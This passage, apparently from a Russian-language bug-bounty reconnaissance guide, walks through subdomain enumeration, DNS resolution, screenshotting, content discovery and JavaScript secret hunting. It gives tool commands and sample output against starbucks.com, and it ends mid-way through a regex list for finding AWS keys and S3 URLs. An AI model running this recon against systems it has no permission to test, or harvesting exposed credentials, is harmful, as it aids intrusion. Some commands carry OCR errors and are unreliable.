Почти каждый разработчик использует GitHub для хранения своего исходного кода. Разработчики часто имеют жестко закодированные частные или скрытые конечные точки в их исходном коде. Выделение субдоменов из GitHub - отличный способ найти скрытые конечные точки, которые другие методы могут пропустить. Это можно сделать с помощью следующего инструмента gwen001:

● https://github.com/gwen001/github-search/blob/master/github-subdomains.py



Это удивительная техника, и Вы обязательно должны включить ее в свой рабочий процесс.

Брутфорс


Введение

Брутфорс, пожалуй, самый популярный способ поиска поддоменов. Вы могли бы подумать, что отправляете запросы на получение кучи поддоменов и смотрите, какие из них активные, но это неправильно. DNS можно использовать для брутфорса поддоменов без отправки пакетов на Вашу цель. Все, что Вы делаете, это выполняете DNS-запросы на поддомен, и если он согласовывается с IP-адресом, значит, он активен.

Gobuster

Есть много инструментов, которые могут выполнять перебор субдоменов, но я предпочитаю использовать Gobuster. У Вас уже должно быть несколько словарей для использования. Если Вы вернетесь назад и просмотрите главу о словарях, помните, что Ваш список слов обеспечит Вам удачу, либо сломает в этой фазе.

● https://github.com/OJ/gobuster



Обратите внимание, что Ваши результаты будут настолько хороши, насколько хорош используемый Вами словарь. Если у Вас есть много времени, то оптимально выбрать большой словарь, чтобы Вы могли проверить все. Однако, если Вы пытаетесь двигаться быстро, Вам, возможно, придется ограничить размер Вашего словаря, и больше полагаться на другие методы.

Вывод

Брутфорс поддоменов - один из самых популярных и лучших способов найти поддомены. Просто убедитесь, что Вы

используете хороший словарь, в то время как неправильный словарь может стоить Вам результатов.

Перестановка поддоменов


Один из лучших способов найти скрытые активы - использовать перестановки. Перестановка — это способ изменения набора слов. Например, если у нас есть поддомен test.starbcuks.com и слова dev, stage и production мы можем придумать несколько возможных поддоменов. Это может выглядеть так: test.starbucks.com, dev.test.starbucks.com, production-test.starbucks.com и другие.

Все это можно сделать автоматически с помощью altdns:

● https://github.com/infosec-au/altdns

Используя altdns, мы можем передать список найденных субдоменов, а также список слов. Инструмент будет выводить огромный список перестановок. Он также может проверить каждый вновь найденный субдомен, на предмет активности:

altdns -i found_subdomains.txt -o permutation_output -w words.txt -r -s resolved_output.txt



Это может занять некоторое время, но этот метод создаст кучу скрытых активов, которые Вы никогда бы не нашли. Обратите внимание, что эта техника должна быть выполняется после

того, как Вы собрали список поддоменов, создавать которые бесполезно перестановкой поддоменов.

Итак, данная процедура должны выполняться как последний шаг в процессе перечисления поддоменов.

Другие методы

Есть много других методов и ресурсов, которые Вы можете использовать, чтобы найти поддомены. Я не могу подробно остановиться на каждом из них, так как это повествование для отдельной книги.

Однако большинство других методов включают в себя запросы или скрейпинг, стороннего ресурса для поддоменов.

Небольшой список этих ресурсов можно найти ниже:

- Virus Total
- Netcraft
- DNSdumpster
- Threat crowed
- Shodan
- Cencys
- DNSdb
- Pastebin

Этот список можно продолжать вечно. Обратите внимание, что подавляющее большинство этих ресурсов были скомпилированы в самые популярные инструменты перечисления поддоменов, поэтому нет нужды вручную делать этот процесс.

Инструменты

Amass

Вы уже должны быть знакомы с понятием накопления, так как мы использовали его в нашем горизонтальном корреляционном процессе. Этот инструмент также можно использовать на этапе вертикальной корреляции для поиска поддоменов Вашей цели.

● https://github.com/OWASP/Amass

Используйте следующую команду, чтобы получить список поддоменов с помощью amass:

amass enum -passive -d <Domain Name Here>

```
[redacted]:~$ amass enum -passive -d starbucks.com

d.mx.e.starbucks.com
chdlyncwebapp01.starbucks.com
cloudappsemea.starbucks.com
fb1.starbucks.com
chdlyncweb01.starbucks.com
mobility-us-va.starbucks.com
storelink-owa.starbucks.com
jdsbeta.starbucks.com
test1-iad.starbucks.com
```

Amass будет использовать множество онлайн-ресурсов для поиска субдоменов. Большинство из них являются сторонними поставщиками, которые используют свой API для получения списка поддоменов.


Knock.py

Этот инструмент, кажется, пропускает много субдоменов, но мне все равно нравится, потому что он показывает статус ответа и стек технологий. Это очень удобно, для быстрого обзора каждого поддомена.

- https://github.com/guelfoweb/knock

Используйте следующую команду для запуска инструмента:

knockpy.py <Domain Name Here>



```
:~/tools/knock$ python knockpy/knockpy.py  starbucks.com

 _ __                _
| |/ /               | |   4.1.1
| ' / _ __   ___   ___| | ___ __  _   _
|  < | '_ \ / _ \ / __| |/ / '_ \| | | |
| . \| | | | (_) | (__|   <| |_) | |_| |
|_|\_\_| |_|\___/ \___|_|\_\ .__/ \__, |
                           | |     __/ |
                           |_|    |___/

+ checking for virustotal subdomains: SKIP
        VirusTotal API_KEY not found
+ checking for wildcard: NO
+ checking for zonetransfer: NO
+ resolving target: YES
- scanning for subdomain...

Ip Address      Status  Type    Domain Name                     Server
----------      ------  ----    -----------                     ------
8.33.184.254    200     host    a.starbucks.com                 Apache
67.134.222.254  200     host    a.starbucks.com                 Apache
8.23.247.244    200     host    a.starbucks.com                 Apache
98.99.252.56    403     host    api.starbucks.com               BigIP
104.80.77.244   301     alias   app.starbucks.com               AkamaiGHost
104.80.77.244   301     alias   starbuckssites.starbucks.com.edgekey.net        AkamaiGHost
104.80.77.244   301     host    e13595.a.akamaiedge.net         AkamaiGHost
12.18.141.21            host    apps.starbucks.com
204.238.150.111         host    auth.starbucks.com
216.161.14.126          host    aw.starbucks.com
98.99.252.42    403     alias   beta.starbucks.com              BigIP
98.99.252.42    403     host    wwwstage.starbucks.com          BigIP
204.74.99.103   302     host    blog.starbucks.com              UltraDNS Client Redirection Server
98.99.252.176   404     alias   blogs.starbucks.com             Microsoft-IIS/8.5
```

Вывод

Перечисление поддоменов — один из самых важных шагов в процессе разведки. Существует множество методов, но

основные из них включают сбор информации: перебор, переадресация базы данных DNS и поддомены перестановки.

Amass можно использовать для скрейпа всех сторонних ресурсов. Для перебора поддоменов следует использовать Gobuster, а инструмент Altdns следует использовать для перестановок субдоменов.

Если Вы используете все эти методы правильно, у Вас должен быть очень подробный список поддоменов.

Разрешения DNS

В процессе перечисления поддоменов, Вы должны были сгенерировать из них большой список. Чтобы начать исследовать эти конечные точки, Вам нужно знать какие из их активные.

Для этого мы можем выполнить поиск DNS по домену. чтобы увидеть, содержит ли он запись A. Если это так, мы знаем, что поддомен активен.

Большинство инструментов перечисления поддоменов делают это автоматически, но некоторые инструменты этого не делают. Если у Вас есть список поддоменов, Вы можете использовать Massdns для того, чтобы определить, какие из доменов являются активными.

- https://github.com/blechschmidt/massdns

Инструмент написан на C и требует, чтобы мы его построили, прежде чем мы сможем его использовать. Для этого выполните следующую команду:

git install https://github.com/blechschmidt/massdns.git
cd massdns
make

Обратите внимание, что для анализа действующих доменов нам потребуется проанализировать вывод инструмента. Это можно сделать с помощью формата json, и я буду использовать для этого JQ.

JQ — это парсер json из командной строки.

● https://github.com/stedolan/jq

Еще одна вещь, которую следует отметить, это то, что у вас также должен быть список преобразователей DNS для инструментов использования. Самый популярный из них — Googles «8.8.8.8». Если у Вас большой список, то Вы можете добавить больше. Инструмент можно запустить с помощью следующей команды:

./bin/massdns -r resolvers.txt -t A -o J subdomains.txt | jq 'select(.resp_type=="A") | .query_name' | sort -u

Resolvers.txt должен содержать Ваш список распознавателей DNS, a subdomains.txt содержит домены, которые Вы хотите проверить.

Затем это передается в JQ, где мы анализируем все домены, которые разрешаются в IP. Затем мы используем команду сортировки, чтобы удалить все дубликаты.

Скриншот

Когда Вы имеете дело с тысячами целей, пролистывать их намного проще, с помощью скринов, нежели заходить на каждый сайт вручную.


Просто взглянув на снимок экрана, Вы можете определить несколько вещей, таких как его технология, старая ли она, интересно ли это выглядит, есть ли функция входа в систему и многое другое.

Было несколько случаев, когда просмотр снимков экрана приводил меня прямо к удаленному выполнение кода (RCE). При сборе скриншотов я обычно использую инструмент eyewitness:

● https://github.com/FortyNorthSecurity/EyeWitness

После того, как вы загрузите и установите инструмент, вы можете запустить его со следующим команда:

Python3 EyeWitness.py -f subdomains.txt —web




EyeWitness попытается сделать скриншот каждого домена в списке, который был передан к нему. После завершения

работы инструмента Вы можете прокручивать каждый из экранов, чтобы найти интересные конечные точки.

Обнаружение контента

Введение

Обнаружение контента - жизненно важный процесс на этапе разведки. Неспособность правильного выполнения этого этапа приведет к большому количеству пропущенных уязвимостей. Главный целью обнаружения контента является поиск конечных точек в целевом домене. Вы ищете такие вещи, как файлы журналов, файлы конфигурации, интересные технологии или приложения, а также все остальное, что размещено на веб-сайте.



Самостоятельное сканирование

Один из лучших способов найти конечные точки на цели - обход приложения. Сканирование веб-сайта включает в себя рекурсивное посещение каждой ссылки и сохранение каждой ссылки на веб-страницу рекурсивно. Это отличный способ найти конечные точки, но Вы, вероятно, не найдете никаких скрытых конечных точек таким образом.

Инструменты, которые я использовал в прошлом, перестали работать правильно, поэтому я создал собственный инструмент для выполнения сканирования. Обычно я стараюсь использовать общедоступные инструменты, но иногда Вам нужно будет создавать свой.

● https://github.com/ghostlulzhacks/crawler/tree/master

Обратите внимание, что сканирование большого сайта может оказаться невозможным, так как в нем могут быть миллионы ссылок внутри приложения. По этой причине я вообще глубже 2-го уровня не погружаюсь. Для обхода сайта можно использовать следующую команду.

python3 crawler.py -d <URL> -l <Levels Deep to Crawl>

```
[redacted]:~/tools/crawler$ python3 crawler.py -d https://starbucks.com -l 1
0       https://starbucks.com/
1       https://starbucks.com/store-locator
2       https://starbucks.com/account/signin
3       https://starbucks.com/account/create
4       https://starbucks.com/coffee
5       https://starbucks.com/menu
6       https://starbucks.com/coffeehouse
7       https://starbucks.com/responsibility
8       https://starbucks.com/coffee/how-to-brew
```

Если Вы найдете альтернативный инструмент для использования, не стесняйтесь использовать его. Основная идея здесь состоит в том, чтобы получить список URL-

адресов на сайте. Затем эти URL-адреса можно проверить, чтобы найти интересные конечные точки, технологии отпечатков пальцев и поиск уязвимостей.


Wayback Machine crawl data

Мы можем выполнять активное сканирование самостоятельно, но можно и проще использовать третьи лица для этого или вендоров. Wayback Machine — это архив всего интернета.

По сути, с помощью Wayback Machine можно заходить на каждый веб-сайт и сканировать его, делая скриншоты и запись в базу данных.

● https://web.archive.org/

Затем эти конечные точки могут быть запрошены, чтобы получить каждый путь, который когда-либо был на сайте. Результаты сканирования можно увидеть на скриншоте:



Перейдя на «https://web.archive.org/web/*/facebook.com/*», Вы увидите список путей, которые просканировала машина Wayback. Затем мы можем использовать фильтр для поиска определенных файлов. Например, такие как все, что заканчивается на «.bak», поскольку они могут содержать полезную резервную информацию.

Среди других интересных фильтров есть:

- .zip
- .config
- /admin/
- /api/

Вы можете использовать эти данные не только для поиска интересных файлов, но и для поиска уязвимости, просматривая данные. Например, если Вы видите путь «example.com/?redirect=something.com», то Вы можете проверить open redirects и SSRF-уязвимости.

Если Вы видите параметр GET «msg=», вы можете проверить XSS. Список можно продолжать днями. Некоторым людям нравится использовать веб-интерфейс для получения списка путей, но я предпочитаю использовать командную строку.

Я создал небольшой скрипт, который можно использовать для получения списка путей из машины Wayback:

- https://github.com/ghostlulzhacks/waybackMachine

Прежде чем Вы решите самостоятельно сканировать веб-сайт, проверьте с помощью Wayback Machine. Это может сэкономить вам много времени и усилий, используя данные, просканированные другими людьми. Один раз вы получаете

данные, начинаете искать интересные файлы и параметры GET, которые могут быть уязвимыми.

Общие данные сканирования

Как и The Wayback Machine, Common Crawl также регулярно сканирует Интернет на предмет конечных точек. Кроме того, как и в случае с Wayback Machine, эти данные общедоступны, и мы можем использовать их для пассивного получения списка конечных точек на сайте.

● http://commoncrawl.org/

Следующий сценарий можно использовать для запроса данных, предоставленных общим сканированием:

● https://github.com/ghostlulzhacks/commoncrawl

Выполните следующую команду, чтобы запустить скрипт: python cc.py -d <Домен>

Это создаст огромный список конечных точек, начиная с 2014 года. Вы определенно захотите передать вывод в файл, чтобы иметь возможность проанализировать его позже. Обратите внимание, что поскольку некоторые URL-адреса относятся к 2014 году, они могут больше не существовать, поэтому большая часть этих URL-адресов не работает.

Брутфорс каталогов

Сканирование веб-сайта - хороший способ найти конечные точки, которые нужны администратору. Но как насчет этих скрытых активов? Вот где перебор каталогов подходит как нельзя лучше. В зависимости от ваших списков слов, Вы можете найти все виды интересных конечных точек, такие как файлы резервных копий, дампы ядра, файлы конфигурации и многое другое.

Существует множество инструментов для подбора каталогов, но я обычно использую инструмент gobuster. Вы должны быть знакомы с этим инструментом по перечислению субдоменов.

● https://github.com/OJ/gobuster

Обратите внимание, что результаты, которые Вы получите, полностью зависят от используемого Вами списка слов. Перейдите назад в главу о списках слов, если Вам нужен один из самых популярных списков слов, используемых профессионалами. Выполните следующую команду, чтобы запустить Gobbuster:

./gobuster dir -k -w <Wordlist> -u <URL>

Самое главное, что нужно помнить, это то, что если Вы хотите получить хорошие результаты, используйте хороший список слов.

Вывод

Обнаружение контента может выполняться пассивно или активно. Wayback Machine, и Common Crawl можно использовать для поиска конечных точек Вашей цели.

Эти ресурсы хороши тем, что они полностью пассивны. Вы также можете самостоятельно активно сканировать целевую конечную точку, чтобы собирать данные в режиме реального времени.

Сканирование полезно для поиска общедоступных конечных точек, но как насчет скрытых или неправильно настроенных конечных точек?

Брут-форс каталогов идеально подходит для поиска скрытых конечных точек. Просто убедитесь, что Вы используете высококачественный список слов. Когда дело доходит до брут-форса Вашего списка слов - это может помочь Вам в поиске.

Проверка файлов JavaScript

Введение

Многие современные внешние интерфейсы построены на JavaScript, и это может привести к тому, что традиционные инструменты, могут потерпеть неудачу. Например, при сканировании сборки, созданной с помощью JavaScript, Вы можете обнаружить много упущенных конечных точек. Есть и другие интересные вещи в файлах JavaScript, такие как ключи AWS, конечные точки сегментов S3, ключи API и многое другое.

Для работы с приложениями, использующими JavaScript, Вам необходимо использовать специальные инструменты и техники.


Поиск ссылок

Linkfinder - один из лучших инструментов для анализа конечных точек из файлов JavaScript. Инструмент работает, используя jsbeautifier со списком регулярных выражений для поиска URL-адресов. Можете запустить этот инструмент, если фаза самостоятельного обхода не вернет никаких результатов.

● https://github.com/GerbenJavado/LinkFinder

Для разбора ссылок из файла JavaScript можно использовать следующую команду:

python linkfinder.py -i <JavaScript File> -o cli



Jssearch

Jssearch — еще один синтаксический анализатор JavaScript, за исключением того, что этот инструмент в основном используется для поиска деликатных или интересных строк. Например, разработчики иногда жестко кодируют ключи API, учетные данные AWS и другую конфиденциальную информацию в JavaScript файлах.

Эту информацию можно легко проанализировать с помощью регулярных выражений.

● https://github.com/incogbyte/jsearch


```
REGEX_PATT = {
    "AMAZON_URL":r"https?://[^\"\\'> ]+",
    "AMAZON_URL_1":r"[a-z0-9.-]+\.s3-[a-z0-9-]\\.amazonaws\.com",
    "AMAZON_URL_2":r"[a-z0-9.-]+\.s3-website[.-](eu|ap|us|ca|sa|cn)",
    "AMAZON_URL_3":r"s3\\.amazonaws\.com/[a-z0-9._-]+",
    "AMAZON_URL_4":r"s3-[a-z0-9-]+\.amazonaws\\.com/[a-z0-9._-]+",
